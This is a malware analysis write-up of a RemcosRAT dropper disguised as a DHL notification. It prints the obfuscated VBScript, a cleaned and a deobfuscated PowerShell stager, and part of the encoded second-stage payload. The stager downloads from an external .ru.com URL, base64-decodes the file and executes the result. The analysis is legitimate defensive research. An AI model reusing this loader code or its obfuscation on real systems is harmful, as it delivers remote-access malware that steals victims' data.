Malware Analysis - RemcosRAT

0xmrmagnezi.github.io/malware analysis/RemcosRAT/

May 30, 2024

4 minute read

Sample:

`5a4ef048a5e3b38a1cfe3813955c1770`

Background

Remcos RAT (Remote Control and Surveillance) is a malware tool used for remote control of infected computers, typically distributed via phishing emails, malicious attachments, or compromised websites. It allows attackers to capture keystrokes, take screenshots, record audio, steal passwords, manage files and manipulate processes and services.

Static Analysis




Figure 1: Malware Bazaar Entry

This sample was uploaded to Malware Bazaar, impersonating a DHL delivery notification.

```
Set Genopbygge = CreateObject("Scripting.Dictionary")


Blubberedsjoflest = Split("vejrkortenes")

Udenrigsraads = "W"

Genopbygge.Add "1", "1"

Stymphalusforplig = Replace(Replace(Right("Kostskolers",35),Replace("Engager35",cstr(6909222),Time),Time),FormatDateTime(12/12/12),"Rodzone")


on error resume next

In9 = In9 & "$Clothespins='S';$Clothespins+='ubs';$Clothespins+='tri';$homophene = 1;$Clothespins+='ng';Function
Flugtskuds($presocial){$Antidemocracy=$presocial.Length-$homophene;For( $Antologia=4;$Antologia -lt
$Antidemocracy;$Antologia+=5){$hydriodate+=$presocial.$Clothespins.Invoke( $Antologia, $homophene);}$hydriodate;}function Smedemestres($Resh"
In9 = In9 & "ipment){ . ($Sulevllingens) ($Reshipment);}$Heltinders=Flugtskuds ' ArrMTouco DeazCal.iU,stl Sl.l Proa C.b/Befo5E ko.Phot0Udsa S,ba(
idgWSolsiDesmn  nddHippo DogwTidesHand  P.nNUmlaTFunk Staml Hem0 Sem.St t0 Nau; Ind BillW EneiExtrnTer.6Symb4 Lit;macr Gon.xFarv6Frk.4N,ad;Unel
BurerBea,vMind:O,yblForn2 Me.lpoly.Purp0Sibe) ,mp ,xteGSki eCi.icFe.tkMan"
In9 = In9 & "to Phy/Hos 2Clyp0Sc rlkat 0Baud0Oldf1Lyse0Pot,1 Bar  B lFMeasiC emrSluie UncfFa.voA,tix Pos/Riss1Fors2Man 1S.id.Spis0Ele,
';$Calusar124=Flugtskuds 'TrknUFo lsSp.ieU enr wal-P,rmANandgmedieLiponWarstvi e ';$Vejl37=Flugtskuds ' Te.h Tent .ostInd,pBali:Befl/Thom/ Th.sCor
hR.vee S.or OveeDolmiCynohBjlkn GoaaViuvoMusc.ophirPrimuVari.Cr.wc Orao L,vm.get/ dma"
In9 = In9 & "B.esne.laddReceevisidsturaStatgTappsFelsf rone TonrDunti,rhveInt,rA vi. DrahHugehEge.k,hap ';$Alemannisk=Flugtskuds ' Log>Opha
';$Sulevllingens=Flugtskuds 'MedliPavee,oloxGaff ';$Tris='Cycloheptanone';$Privatskifters = Flugtskuds 'Serpe.nwhc ntehSkato Unp chou%FyrfaRundp
r,wpBrindNor,aBrnetGalva Dat%dehi\immuLGra a ImpcU.potButte.fleaGidsl Tryl EskyTr"
In9 = In9 & "et.MannHF kuvU.enepero Noni&Mono&m.ni  B.oeop,icNyhehEaseoE er VredtU.gu ';Smedemestres (Flugtskuds ' ami$KbslgCycllErupo penbExaeaExcul
dfl:mor S Solu SmibLuftm DrueSulkrVenugIde eUmbes  la=Au t( KilcFortmP rrd Unr .enr/truec Art Bes.$PodiPk nfr DyniE.tevUdmaaLim t.elasRabikTr gi
CelfEasttLr.eeIncrr riesK,to)Rigs ');Smedemestres (Flugtsk"
In9 = In9 & "uds ' Cr.$Omb gAft l ateo Va.bChowaTr al Maf:Ss eSKatapIconiNe.rdUddasNja.vNytaityphnUnlikFliml A.aeInter kopnArcte  nss
Srv=Augu$Me,mVHaaneBrnejRep.l,dor3Stor7 Sam. DiasGydepAdvelLulliSvejtBrys(Godc$VillAindilNonae AngmSkolaU,brn BannKodeiLor,sDirtkGrun) Tit
');$Vejl37=$Spidsvinklernes[0];$Nutrice236= (Flugtskuds 'B.ec$BjergFor lExuco Pa,bS.ppaKamr"
In9 = In9 & "lSer :PlayL RabyPersmTerrp th.h  dsoFagogGy.ar C uaJabbnSwaguClomlt,anoMo.nmAntaaMetrtAnsva.pho=HerbNAnteeMar,wBrne-subrOBlyfb
PukjPyroeRickcPyknt S.n  NonS.orgy eresbrsitBogseBladmPe,s.Un eN eveeHim.t Afs.BygnWIngee FllbFastCIntel.vari
```

Visual Basic file — length : 22,960 lines : 382 — Ln : 19 Col : 355 Pos : 2,142 — Windows (CR LF) — UTF-8 — INS

Figure 2: Obfuscated VBS

```
Set Parcel = CreateObject("wscript.Shell")

Nondogmatically = DateAdd("s",8,Now)

Do Until (Taloners > Nondogmatically)
Wscript.Sleep 1000
Begejstr = Begejstr + 1
Loop


Colicalmargineretrivets = TimeValue("6:6:6")


Begejstr = chrw(Begejstr + 71)


Pseudocrystalline = chrW(34)

Krustader62 = "%systemroot%\syswow64\windows" + Begejstr + "owershell\v1.0\" + Begejstr + "owershell "

Err.Clear

Call Slewing(Krustader62 & Pseudocrystalline & In9 & Pseudocrystalline)


damaskernecoppersmithinge = "Billardks"
Disprovalforretningsudv = Ucase(damaskernecoppersmithinge)

If Err.number <> 0 Then

Devoicesfractoni = FreeFile
```

Visual Basic file — length : 22,960 lines : 382 — Ln : 19 Col : 355 Pos : 2,142 — Windows (CR LF) — UTF-8 — INS

Figure 3: Second part of the VBS

We can already see strings related to PowerShell, as marked in Figures 2 and 3. I decided to clean the code a bit to make it more readable.

```
$Clothespins='S';
$Clothespins+='ubs';
$Clothespins+='tri';
$homophene = 1;
$Clothespins+='ng';
Function Flugtskuds($presocial)
{
    $Antidemocracy=$presocial.Length-$homophene;
    For( $Antologia=4;$Antologia -lt $Antidemocracy;$Antologia+=5)
    {
        $hydriodate+=$presocial.$Clothespins.Invoke( $Antologia, $homophene);
    }
    $hydriodate;
}
function Smedemestres($Reshipment)
{
    . ($Sulevllingens) ($Reshipment);
}
$Heltinders=Flugtskuds ' ArrMTouco DeazCal.iU,stl Sl.l Proa C.b/Befo5E ko.Phot0Udsa S,ba( idgWSolsiDesmn  nddHippo
DogwTidesHand  P.nNUmlaTFunk Stam1 Hem0 Sem.St t0 Nau; Ind BillW EneiExtrnTer.6Symb4 Lit;macr Gon.xFarv6Frk.4N,ad;Unel
BurerBea,vMind:O,yb1Forn2 Me.1poly.Purp0Sibe) ,mp ,xteGSki eCi.icFe.tkManto Phy/Hos 2Clyp0Sc r1kat 0Baud0Oldf1Lyse0Pot,1
Bar  B 1FMeasiC emrSluie UncfFa.voA,tix Pos/Riss1Fors2Man 1S.id.Spis0Ele, ';
$Calusar124=Flugtskuds 'TrknUFo lsSp.ieU enr wal-P,rmANandgmedieLiponWarstvi e ';
$Vejl37=Flugtskuds ' Te.h Tent .ostInd,pBali:Befl/Thom/ Th.sCor hR.vee S.or OveeDolmiCynohBjlkn
GoaaViuvoMusc.ophirPrimuVari.Cr.wc Orao L,vm.get/ dmaB.esne.laddReceevisidsturaStatgTappsFelsf rone TonrDunti,rhveInt,rA vi.
DrahHugehEge.k,hap ';$Alemannisk=Flugtskuds ' Log>Opha ';$Sulevllingens=Flugtskuds 'MedliPavee,oloxGaff ';
$Tris='Cycloheptanone';
$Privatskifters = Flugtskuds 'Serpe.nwhc ntehSkato Unp chou%FyrfaRundp r,wpBrindNor,aBrnetGalva Dat%dehi\immuLGra a
ImpcU.potButte.fleaGidsl Tryl EskyTret.MannHF kuvU.enepero Noni&Mono&m.ni  B.oeop,icNyhehEaseoE er VredtU.gu ';
```

Visual Basic file length : 5,957 lines : 47 Ln : 47 Col : 24 Pos : 5,958 Windows (CR LF) UTF-8 INS

Figure 4: Cleaned VBS

As marked in Figure 4, this function is being called on almost every variable. Basically, what this function does is take a large string and extract every 5th character to build a new string.





Figure 5: Building Regex in CyberChef

After iterating over every variable and decoding it, we got the following output:



```
}
$Heltinders=Flugtskuds 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0 ';
$Calusar124=Flugtskuds 'User-Agent ';
$Vejl37=Flugtskuds 'http://shereihnao.ru.com/Bededagsferier.hhk lnFs gaSlelk'iex ';
$Privatskifters = Flugtskuds 'echo %appdata%\Lacteally.Hve && echo t ';
Smedemestres (Flugtskuds '$global:Submerges=(cmd /c $Privatskifters) ');
Smedemestres (Flugtskuds '$global:Spidsvinklernes=$Vejl37.split($Alemannisk) ');
$Vejl37=$Spidsvinklernes[0];
$Nutrice236= (Flugtskuds '$global:Lymphogranulomata=New-Object System.Net.WebClient');
$Nutrice236+=$Submerges[1];Smedemestres ($Nutrice236);
Smedemestres (Flugtskuds '$Lymphogranulomata.Headers[$Calusar124]=$Heltinders ');
$Plotterne=Flugtskuds '$Lymphogranulomata.DownloadFile($Vejl37,$Stereotypic171) ';
$Stereotypic171=$Submerges[0];Smedemestres (Flugtskuds '$global:Nonplatitudinous=(Test-Path $Stereotypic171) ');
while (!$Nonplatitudinous)
{
    Smedemestres (Flugtskuds '$global:Understimuleret=$true ') ;
    Smedemestres $Plotterne;
    Smedemestres (Flugtskuds 'Start-Sleep 4 ');
    Smedemestres (Flugtskuds '$global:Nonplatitudinous=(Test-Path $Stereotypic171) ') ;
    Smedemestres (Flugtskuds '$global:Saftfuldest=$global:Rubythroat191++%$Spidsvinklernes.count ') ;
    $Vejl37=$Spidsvinklernes[$Saftfuldest];
}
$Terpede=284535;
$Forestillet=28017;
Smedemestres (Flugtskuds '$global:Jordpris = Get-Content $Stereotypic171 ');
Smedemestres (Flugtskuds '$global:Okkuperingers = [System.Convert]::FromBase64String($Jordpris) ');
Smedemestres (Flugtskuds '$global:Desorganiserer = [System.Text.Encoding]::ASCII.GetString($Okkuperingers) ');
Smedemestres (Flugtskuds '$global:Bespice=$Desorganiserer.substring($Terpede,$Forestillet) ');
Smedemestres $Bespice;
```

Visual Basic file length : 2,204 lines : 46 Ln : 13 Col : 5 Pos : 332 Windows (CR LF) UTF-8 INS

Figure 6: Deobfuscated VBS

As marked in Figure 6, we can see a URL and a specific byte location from which it reads and performs further manipulation.

Second Stage

In order to obtain the second stage of the malware, I needed to browse to this URL, which output a large string.

```
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
```

Figure 7: Seeing The content of the URL

